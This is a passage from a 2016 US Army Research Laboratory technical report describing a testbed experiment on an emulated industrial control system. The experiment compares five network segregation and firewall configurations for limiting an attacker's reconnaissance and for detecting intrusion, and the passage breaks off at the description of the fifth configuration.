ARL-TR-7775 ● SEP 2016

US Army Research Laboratory

Network Analysis of Reconnaissance and Intrusion of an Industrial Control System

by Daniel T Sullivan and Edward J Colbert

ARL-TR-7775 ● SEP 2016

US Army Research Laboratory

Network Analysis of Reconnaissance and Intrusion of an Industrial Control System

by Daniel T Sullivan and Edward J Colbert
Computational and Information Sciences Directorate, ARL

REPORT DOCUMENTATION PAGE	*Form Approved* *OMB No. 0704-0188*

1. REPORT DATE *(DD-MM-YYYY)* September 2016	**2. REPORT TYPE** Technical Report	**3. DATES COVERED (From - To)** 07/2014–06/2016
4. TITLE AND SUBTITLE Network Analysis of Reconnaissance and Intrusion of an Industrial Control System		**5a. CONTRACT NUMBER** W911QX-14-F-0020
		5b. GRANT NUMBER
		5c. PROGRAM ELEMENT NUMBER
6. AUTHOR(S) Daniel T Sullivan and Edward J Colbert		**5d. PROJECT NUMBER**
		5e. TASK NUMBER
		5f. WORK UNIT NUMBER
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) US Army Research Laboratory ATTN: RDRL-CIN-S 2800 Powder Mill Road Adelphi, MD 20783-1138		**8. PERFORMING ORGANIZATION REPORT NUMBER** ARL-TR-7775
9. SPONSORING/MONITORING AGENCY NAME(S) AND ADDRESS(ES)		**10. SPONSOR/MONITOR'S ACRONYM(S)**
		11. SPONSOR/MONITOR'S REPORT NUMBER(S)

12. DISTRIBUTION/AVAILABILITY STATEMENT
Approved for public release; distribution is unlimited.

13. SUPPLEMENTARY NOTES

14. ABSTRACT
This report describes the results of an experiment assessing 5 security configurations in order to increase the amount of security for an industrial control system (ICS). The first objective was to evaluate how network topology affects the information learned by an attacker to conduct passive reconnaissance of an ICS. The second objective was to identify useful methods to detect network intrusion. The testbed experiment demonstrated that network segregation and technical controls can reduce the attack surface of an ICS network. The experiment also revealed that whitelisting techniques can detect an attacker since ICS network hosts rarely change. In addition, we describe general methods for characterizing baseline Modbus traffic that could be used for detecting anomalous ICS traffic from an attacker.

15. SUBJECT TERMS
industrial control system, ICS, supervisory control and data acquisition, SCADA, intrusion detection, network security, Modbus

16. SECURITY CLASSIFICATION OF:			**17. LIMITATION OF ABSTRACT**	**18. NUMBER OF PAGES**	**19a. NAME OF RESPONSIBLE PERSON** Daniel T Sullivan
a. REPORT Unclassified	**b. ABSTRACT** Unclassified	**c. THIS PAGE** Unclassified	UU	66	**19b. TELEPHONE NUMBER (Include area code)** 301-394-0248

Standard Form 298 (Rev. 8/98)
Prescribed by ANSI Std. Z39.18

Contents

List of Figures

List of Tables

Acknowledgments

We appreciate Dr Alexander Kott and Mr Curtis Arnold for supporting industrial control systems/supervisory control and data acquisition research at the US Army Research Laboratory.

INTENTIONALLY LEFT BLANK.

1. Background

This report describes an experiment executed on the US Army Research Laboratory (ARL), Sustaining Base Network Assurance Branch (SBNAB), Army Cyber-Research Analytics Laboratory's (ACAL) supervisory control and data acquisition (SCADA) hardware testbed. This experiment was conducted to assess how network security topology influences the information that a stealthy adversary can learn and investigate methods for identifying anomalous activity in an industrial control system (ICS). The SCADA hardware testbed is part of ACAL, which provides hardware and network infrastructure and other support needed for collaboration between ARL and other Government and commercial institutions.

In this test, we simulated an industrial process with software-emulated programmable logic controllers (PLCs) and public domain human-machine interface (HMI) software. A PLC controls machinery and receives sensor inputs from physical plant components. A HMI is a software application that frequently polls a PLC for status information about the controlled process. A human plant operator monitors the HMI for situational awareness about the automation process. HMIs may also provide a capability for the human operator to manually control a process, if needed.

1.1 Simulated Manufacturing Process

The ICS simulated in this experiment is that of a conceptual Meal, Ready-To-Eat (MRE) manufacturing process. This MRE process has been described previously.[1,2] The MRE plant produces high-quality meals for Soldiers and consists of 6 manufacturing processes. As seen in the process map (Fig. 1), the meat and vegetables are cooked separately. Once they are cooked, the meals are prepared and packaged in a material suitable for high-pressure processing. During high-pressure processing, a liquid is used to apply pressure evenly on all sides of the packaged meal. Once the high-pressure process is completed, the meals are placed in boxes and stored in a warehouse. In this simulated plant, 6 PLCs control various pieces of machinery to produce the MREs.




Fig. 1 Process map for MRE manufacturing process

1.2 Virtual Representation of the MRE Manufacturing Process

The software in the testbed emulated traffic sent and received by PLCs and HMIs found in MRE production processes. In this experiment, the HMI and PLC components function within virtual machines (VMs). Six pairs of PLCs and HMIs have been constructed. A detailed diagram of each of the 6 simulated subprocesses is shown in Fig. 2 (see Appendix A for additional information). The HMI software was the open-source Mango Automation program,[3] while the simulated PLC software was the open-source ModbusPal Java application.[4] When queried using the Modbus Transmission Control Protocol (TCP), ModbusPal reports coil and holding register values in a manner similar to a real PLC.




Fig. 2 MRE manufacturing process simulated in VMs

For each HMI–PLC pair, all network traffic was captured by the tcpdump utility operating on a virtualized Security Onion instance. Security Onion is a Linux distribution with intrusion detection tools.[5] This captured traffic was used for the network analysis part of the experiment to develop characteristics that can reveal anomalous activity. In addition, each Security Onion VM hosted the Bro network monitoring software, which we leveraged to implement a whitelisting feature (see Appendix B for more information about this feature).

The HMI and PLC VMs were hosted by a VMware ESXi hypervisor on a Dell R710 server. For each HMI–PLC pair, a virtual switch connected the 2 VMs. See Section 2.2.1 for more information about the virtual switch. The host network interface card (NIC) on each virtual switch was connected via an Ethernet cable to a central plant switch in the initial security configuration.

Along with the process network components, 4 additional VMs connected to the plant switch:

- *Engineering workstation*: simulated the platform that industrial engineers use to program a PLC, HMI, and data historian.

- *System administrator workstation*: imitated a host used by network and system administrators to configure plant network elements.
- *Data historian*: represented a host that collected timestamped data from the HMIs. This component typically provides plant data to business applications for trend analysis, quality assurance, and other business applications.
- *Attacker's laptop computer*: mimicked the platform that we used to simulate an attacker conducting reconnaissance and executing cyberattacks.

These systems form the supervisory layer of the ICS in this experiment.

1.3 Description of the Experiment

1.3.1 Motivation

There were 2 objectives for this experiment:

1) Evaluate how network topology affects the ability of an attacker to perform passive reconnaissance of an ICS.
2) Identify useful methods to detect network intrusion.

1.3.2 Experiment Plan

Five different security configurations functioned as an independent variable. The security configurations ranged from a flat /24 network to a more complex segregated network with a firewall. We present the security configurations in order of increasing amount of network security:

- *Security configuration 1*: Centralized switch, no network segregation
- *Security configuration 2*: Centralized switch, IP netmask segregation, virtual router
- *Security configuration 3*: Centralized switch, IP netmask segregation, physical router
- *Security configuration 4*: Centralized switch, IP netmask segregation, separate virtual local area networks (VLANs)
- *Security configuration 5*: Centralized switch, IP netmask segregation, separate VLANs, external firewall

We conducted the experiment from the perspective of 2 roles: an attacker and a computer network defense (CND) analyst defending the ICS network. Throughout this report when we use the terms "attacker" and "CND analyst", we are describing the actions we took in that respective role or the knowledge a person in that role learned from the experiment. We followed 4 steps, depicted in Fig. 3, in conducting the experiment:

Step 1: We configured the ACAL SCADA testbed according to each of the 5 security configurations listed previously.

Step 2: The attacker conducted passive reconnaissance by connecting an Ethernet cable from the attacker's laptop VM to the plant switch. The attacker collected network packets for several hours.

Step 3: The attacker initiated a cyberattack on the ICS network. The cyberattack succeeded if the chicken cooker PLC oven temperature setpoint was lowered due to a Modbus command sent by the attacker to the chicken cooker PLC.

Step 4: The CND analyst collected the packet capture (pcap) files from the Security Onion VMs for analysis and also examined the Bro logs to see if a whitelist violation was reported.




Fig. 3 Experiment process

1.3.3 Assumptions

The following assumptions underpin the design and execution of this experiment:

- The HMI and PLC hosts do not use the domain name system (DNS). All plant IP addresses are listed in the hosts file on the engineering workstation, system administration workstation, data historian, and each HMI.
- The attacker has network access to the plant switch.
- The plant switch does not enforce port security.

- The software used to program the PLCs is not proprietary (i.e., it is publically available or available to purchase).
- The presence of a network intrusion detection system (NIDS) in the system is unknown to others (e.g., the attacker).
- The host IP addresses, server ports of each host, and permitted network traffic are well known to a CND analyst defending the ICS.

2. Experiment Configurations

This section describes each of the 5 security configurations as well as common configurations of components.

2.1 Security Configurations

Details of each of the 5 security configuration are presented in Sections 2.1.1 through 2.1.5 in order of increasing amount of network security. Each section presents the network topology, IP addresses, and unique technical controls of each security configuration. In all security configurations, the plant switch configuration is unchanged. Also, a network gateway was not configured on any host and only the engineering workstation was configured for DNS with address 10.10.10.250/24.

2.1.1 Security Configuration 1: Centralized Switch, No Network Segregation

This design represents the ICS network with the least amount of security (Fig. 4). All hosts were assigned IP addresses from the 10.10.10.0/24 address space.




Fig. 4 Security configuration 1: centralized switch, no network segregation

In Table 1, we present the function and IP address of each host.

Table 1 **Security configuration 1 host IP addresses**

Component	Function	IP address/netmask
Attacker laptop	Reconnoitered the ICS network and conducted cyberattacks	0.0.0.0 (listening) 10.10.10.20/24 (attack)
Data historian	Polled each HMI for process data. Stored plant data for trend analysis and business applications	10.10.10.40/24
Engineering workstation	Software development platform to program the PLC, HMI, and data historian.	10.10.10.30/24
System administrator workstation	Platform for system and network administrators to configure hosts, network elements for the plant and management networks. Contained network topology diagrams.	10.10.10.50/24 192.168.200.70/24
Chicken cooker HMI	Monitored the chicken cooker PLC	10.10.10.2/24
Chicken cooker PLC	Controlled the chicken meat preparation and cooking process	10.10.10.1/24
Vegetable cooker HMI	Monitored the vegetable cooker PLC	10.10.10.4/24
Vegetable cooker PLC	Controlled the vegetable cleaning, preparation, and cooking process	10.10.10.3/24
Meal preparation HMI	Monitored the meal preparation PLC	10.10.10.6/24
Meal preparation PLC	Supervised the machines which package the chicken and vegetables into containers	10.10.10.5/24
High-pressure processing HMI	Monitored the high-pressure processing PLC	10.10.10.8/24
High-pressure processing PLC	Subjected each meal container to high pressure so the food will have a long shelf life	10.10.10.7/24
Conveyor HMI	Monitored the conveyor PLC	10.10.10.10/24
Conveyor PLC	Controlled the conveyor belt from the high-pressure processing equipment to the product packaging machines	10.10.10.9/24
Product packaging HMI	Monitored the product packaging PLC	10.10.10.12/24
Product packaging PLC	Labeled each food container and places each one in a shipping box	10.10.10.11/24
Security Onion	Captured all network traffic from a switch's switch port analyzer (SPAN) port into a pcap file via tcpdump. Hosted Bro software for whitelisting test.	0.0.0.0

2.1.2 Security Configuration 2: Centralized Switch, IP Netmask Segregation, Virtual Router

Security configuration 2 had more network security than security configuration 1, because the process networks were segmented into separate network addresses (Fig. 5), which reduced the information an attacker could learn by listening for broadcasts. The supervisory layer (data historian, engineering workstation, and system administration workstation) had identical IP addresses as in security configuration 1. A Vyatta virtual router was inserted between the plant switch and the process networks in order to provide network segregation.




Fig. 5 Security configuration 2: centralized switch, IP netmask segregation, virtual router

In Table 2, we list the IP address of each host in security configuration 2. See Table 1 for the function of each component.

Table 2 Security configuration 2 host IP addresses

Component	Network address/netmask	IP address
Attacker laptop	10.10.10.0/24	0.0.0.0 (listening) 10.10.10.20 (attack)
Data historian	10.10.10.0/24	10.10.10.40
Engineering workstation	10.10.10.0/24	10.10.10.30
System administrator workstation	10.10.10.0/24	10.10.10.50
Chicken cooker HMI	10.10.11.0/24	10.10.11.4
Chicken cooker PLC	10.10.11.0/24	10.10.11.3
Vegetable cooker HMI	10.10.12.0/24	10.10.12.4
Vegetable cooker PLC	10.10.12.0/24	10.10.12.3
Meal preparation HMI	10.10.13.0/24	10.10.13.4
Meal preparation PLC	10.10.13.0/24	10.10.13.3
High-pressure processing HMI	10.10.14.0/24	10.10.14.4
High-pressure processing PLC	10.10.14.0/24	10.10.14.3
Conveyor HMI	10.10.15.0/24	10.10.15.4
Conveyor PLC	10.10.15.0/24	10.10.15.3
Product packaging HMI	10.10.16.0/24	10.10.16.4
Product packaging PLC	10.10.16.0/24	10.10.16.3
Security Onion	0.0.0.0	0.0.0.0

2.1.3 Security Configuration 3: Centralized Switch, IP Netmask Segregation, Physical Routers

This design, depicted in Fig. 6, is identical to the previous security configuration except the Vyatta virtual router is replaced by 3 Cisco routers and a network switch. We did not have a router with sufficient interfaces to be a gateway for each network address. Instead, we configured 2 Cisco 1841 routers, a Cisco 2901 router, and a Cisco 2950 48-port switch to emulate one router capable of providing a physical gateway to each process network and the plant switch network.




Fig. 6 Security configuration 3: centralized switch, IP netmask segregation

The IP address of each host are the same as in security configuration 2 (see Table 2). See Table 1 for the description of each component's function.

In Table 3, we present the IP addresses of each interface of the Cisco 2901 and the 2 Cisco 1841 routers. Static routes were configured in the routers.

Table 3 Security configuration 3 router IP addresses

Router	Router interface	Router interface IP address
Cisco 2901	Gi0/0	10.10.10.1
	Gi0/1	10.10.17.1
Cisco 1841	Fa0/0/0	10.10.11.0
	Fa0/0/1	10.10.12.0
	Fa0/0/2	10.10.13.1
	Fa0/1	10.10.17.3
Cisco 1841	Fa0/0/0	10.10.14.0
	Fa0/0/1	10.10.15.1
	Fa0/0/2	10.10.16.1

2.1.4 Security Configuration 4: Centralized Switch, IP Netmask Segregation, Separate VLANs

Security configuration 4 increased security compared to the previous designs because each process network had a separate VLAN (Fig. 7). Each process network

VM switch applied a unique VLAN tag to their respective packets and the Cisco 2950 48-port switch sent the VLAN packets to a Cisco 2901 router to forward traffic between each VLAN.




Fig. 7 Security configuration 4: centralized switch, IP netmask segregation, separate VLANs

In Table 4, we define the IP address of each host in security configuration 4; see Table 1 for a description of each host's function.

Table 4 Security configuration 4 host IP addresses

Component	Network address/netmask	VLAN	IP address
Attacker laptop	10.10.10.0/24	None	0.0.0.0 (listening) 10.10.10.20 (attack)
Data historian	10.10.10.0/24	None	10.10.10.40
Engineering workstation	10.10.10.0/24	None	10.10.10.30
System administrator workstation	10.10.10.0/24	None	10.10.10.50
Chicken cooker HMI	10.10.11.0/24	11	10.10.11.4
Chicken cooker PLC	10.10.11.0/24	11	10.10.11.3
Vegetable cooker HMI	10.10.12.0/24	12	10.10.12.4
Vegetable cooker PLC	10.10.12.0/24	12	10.10.12.3
Meal preparation HMI	10.10.13.0/24	13	10.10.13.4
Meal preparation PLC	10.10.13.0/24	13	10.10.13.3
High-pressure processing HMI	10.10.14.0/24	14	10.10.14.4
High-pressure processing PLC	10.10.14.0/24	14	10.10.14.3
Conveyor HMI	10.10.15.0/24	15	10.10.15.4
Conveyor PLC	10.10.15.0/24	15	10.10.15.3
Product packaging HMI	10.10.16.0/24	16	10.10.16.4
Product packaging PLC	10.10.10.0/24	16	10.10.16.3
Security Onion	0.0.0.0	None	0.0.0.0

In Table 5, we list the IP address of each interface and subinterface of the Cisco 2901 router. Static routes were configured in the router.

Table 5 Security configuration 4 Cisco 2901 router IP addresses

Router Interface or Subinterface	VLAN	Router interface IP address
Gi0/0 (management)	None	192.168.200.97
Gi0/1.10	10	10.10.10.1
Gi0/1.11	11	10.10.11.1
Gi0/1.12	12	10.10.12.1
Gi0/1.13	13	10.10.13.1
Gi0/1.14	14	10.10.14.1
Gi0/1.15	15	10.10.15.1
Gi0/1.16	16	10.10.16.1

2.1.5 Security Configuration 5: Centralized Switch, IP Netmask Segregation, Separate VLANs, External Firewall

As illustrated in Fig. 8, security configuration 5 added a Cisco Adaptive Security Appliance (ASA) 5520 firewall between the process network and the plant switch in order to protect the process network.

